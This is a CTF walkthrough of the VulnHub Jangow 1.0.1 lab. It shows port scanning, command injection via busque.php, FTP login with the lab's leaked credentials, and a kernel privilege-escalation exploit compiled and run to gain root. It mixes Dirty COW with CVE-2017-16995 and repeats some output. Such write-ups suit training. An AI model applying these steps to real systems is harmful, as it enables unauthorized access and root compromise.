
JANGOW


Description	In the **Jangow 1 CTF**, start by identifying the target IP and scanning ports, revealing FTP and HTTP services. Explore the HTTP service to find a WordPress app with a vulnerable "buscar" parameter allowing command injection. Extract credentials to access FTP and retrieve the `user.txt` flag. Escalate privileges by exploiting a vulnerable Linux kernel (Dirty COW), gain root access, and capture the `proof.txt` flag. Enumeration and exploiting weak configurations are key to success.
Severity	Medium
Port No.	21,80
Service	ftp,http.
Reference	https://chiomaibeakanma.hashnode.dev/jangow-101-walkthrough-vulnhub
Remediation	To remediate vulnerabilities in Jangow 1.0.1, implement strict input validation and output encoding to prevent command injection in busque.php. Secure sensitive files like .backup by storing them outside the web root and enforcing strict access controls. Update the outdated kernel to patch known exploits, such as CVE-2017-16995, and limit user privileges. Replace vulnerable FTP services with secure alternatives like SFTP, and use strong credentials with multi-factor authentication to enhance overall security


Step 01:- Download the "Jangow" machine from VulnHub.
Set up your Virtual Machine (VM) network settings to "Host-Only" or "Bridged" mode.
Ensure your attacking machine (e.g., Kali Linux) is on the same network.

Step 02:- Nmap is an open-source Linux command-line tool used to scan IP addresses and ports in a network and to detect installed applications. Type
Command:- nmap -T4 -A -Pn Your IP.




Step 03:- : Go to the Webpage Enter the IP address into your web browser.







Step 04:- We're going to scan this website for directories using dirb and the common.txt wordlist.
Command: dirb http://192.168.37.250/site/ /usr/share/dirb/wordlists/common.txt



Step 05:- If you type in ls -all to list all the directories, you would see that it doesn't throw any errors. Instead, it produces a result.



total 40 drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 . drwxr-xr-x 3 root root 4096 Oct 31 2021 .. drwxr-xr-x 3 www-data www-data 4096 Jun 3 2021 assets -rw-r--r-- 1 www-data www-data 35 Jun 10 2021 busque.php drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 css -rw-r--r-- 1 www-data www-data 10190 Jun 10 2021 index.html drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 js drwxr-xr-x 2 www-data www-data 4096 Jun 10 2021 wordpress



total 40 drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 . drwxr-xr-x 3 root root 4096 Oct 31 2021 .. drwxr-xr-x 3 www-data www-data 4096 Jun 3 2021 assets -rw-r--r-- 1 www-data www-data 35 Jun 10 2021 busque.php drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 css -rw-r--r-- 1 www-data www-data 10190 Jun 10 2021 index.html drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 js drwxr-xr-x 2 www-data www-data 4096 Jun 10 2021 wordpress total 40 drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 . drwxr-xr-x 3 root root 4096 Oct 31 2021 .. drwxr-xr-x 3 www-data www-data 4096 Jun 3 2021 assets -rw-r--r-- 1 www-data www-data 35 Jun 10 2021 busque.php drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 css -rw-r--r-- 1 www-data www-data 10190 Jun 10 2021 index.html drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 js drwxr-xr-x 2 www-data www-data 4096 Jun 10 2021 wordpress

Step 06:- The credentials we got from the .backup file are:

$username = "jangow01";$password = "abygurl69";

```
┌──(root㉿kali)-[/home/kali]
└─# ftp 192.168.37.250
Connected to 192.168.37.250.
220 (vsFTPd 3.0.3)
Name (192.168.37.250:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Step 07:- Now let's change the directory to the home directory and see its content.

```
┌──(root㉿kali)-[/home/kali]
└─# ftp 192.168.37.250
Connected to 192.168.37.250.
220 (vsFTPd 3.0.3)
Name (192.168.37.250:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /home
250 Directory successfully changed.
ftp> ls -all
229 Entering Extended Passive Mode (|||43499|)
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Oct 31  2021 .
drwxr-xr-x   24 0        0            4096 Jun 10  2021 ..
drwxr-xr-x    4 1000     1000         4096 Dec 23 22:16 jangow01
226 Directory send OK.
```


Step 9:- Change the directory to jangow01 by typing in cd jangow01

```
ftp> cd jangow01
250 Directory successfully changed.
ftp> ls -all
229 Entering Extended Passive Mode (|||31014|)
150 Here comes the directory listing.
drwxr-xr-x    4 1000     1000         4096 Dec 23 22:16 .
drwxr-xr-x    3 0        0            4096 Oct 31  2021 ..
-rw-------    1 1000     1000          413 Dec 23 22:16 .bash_history
-rw-r--r--    1 1000     1000          220 Jun 10  2021 .bash_logout
-rw-r--r--    1 1000     1000         3771 Jun 10  2021 .bashrc
drwx------    2 1000     1000         4096 Jun 10  2021 .cache
drwxrwxr-x    2 1000     1000         4096 Jun 10  2021 .nano
-rw-r--r--    1 1000     1000          655 Jun 10  2021 .profile
-rw-r--r--    1 1000     1000            0 Jun 10  2021 .sudo_as_admin_successful
-rwxr-xr-x    1 1000     1000        18432 Dec 23 22:16 jangow
-rw-------    1 1000     1000        13248 Dec 23 21:58 jangow.c
-rw-rw-r--    1 1000     1000           33 Jun 10  2021 user.txt
226 Directory send OK.
```

Step 10:- There's a user.txt file. Let's download it using the get command

```
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||9083|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% |***********************************************************************************
226 Transfer complete.
```

Step 11:- Gaining The Linux Version



Step 12:- Use the uname-a command to get the OS version the Jangow box is using.

```
jangow01@jangow01:~$ uname -a
Linux jangow01 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU
/Linux
jangow01@jangow01:~$
```

Step 13:- Go to the Jangow machine and check if the file was successfully uploaded.

```
total 72
drwxr-xr-x 4 jangow01 desafio02  4096 Dez 23 22:06 .
drwxr-xr-x 3 root     root       4096 Out 31  2021 ..
-rw------- 1 jangow01 desafio02   413 Dez 23 22:16 .bash_history
-rw-r--r-- 1 jangow01 desafio02   220 Jun 10  2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02  3771 Jun 10  2021 .bashrc
drwx------ 2 jangow01 desafio02  4096 Jun 10  2021 .cache
-rwxr-xr-x 1 jangow01 desafio02 18432 Dez 23 22:06 jangow
-rw------- 1 jangow01 desafio02 13248 Dez 23 21:58 jangow.c
drwxrwxr-x 2 jangow01 desafio02  4096 Jun 10  2021 .nano
-rw-r--r-- 1 jangow01 desafio02   655 Jun 10  2021 .profile
-rw-r--r-- 1 jangow01 desafio02     0 Jun 10  2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desafio02    33 Jun 10  2021 user.txt
```

Step 14:- Now let's compile and assemble the .c file using the gcc command: gcc jangow.c -o jangow

Now to make it executable: chmod +x jangow

Then execute the script: ./jangow

```
jangow01@jangow01:~$ gcc jangow.c -o jangow
jangow01@jangow01:~$ chmod +x jangow
jangow01@jangow01:~$ ./jangow
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff88003bd66400
[*] Leaking sock struct from ffff880039968780
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff8800379c2c00
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff8800379c2c00
[*] credentials patched, launching shell...
```

Step 15:- Use the `whoami command to display the name of the current user.

```
# whoami
root
# _
```

Step 16:- To view the files in root.
Type in the command ls /root.cat the proof.txt file to get the flag.
This is the flag!

```
# ls root
ls: nÃ£o Ã© possÃ-vel acessar 'root': Arquivo ou diretÃ³rio nÃ£o encontrado
# ls /root
proof.txt
# cat /root/proof.txt
                        @@@&&&&&&&&&&&&&&&&&&&&@@@@@@@@@@@@@@@@@@@&&&&&&&&&&&&&&
                        @  @@@@@@@@@@@@@@&#   #@@@@@@@@&(.    /&@@@@@@@@@@@
                        @  @@@@@@@@@@@&( .@@@@@@@@@&%####((//#&@@@@&   .&@@@@@
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da39a3ee5e6b4b0d3255bfef95601890afd80709
# _
```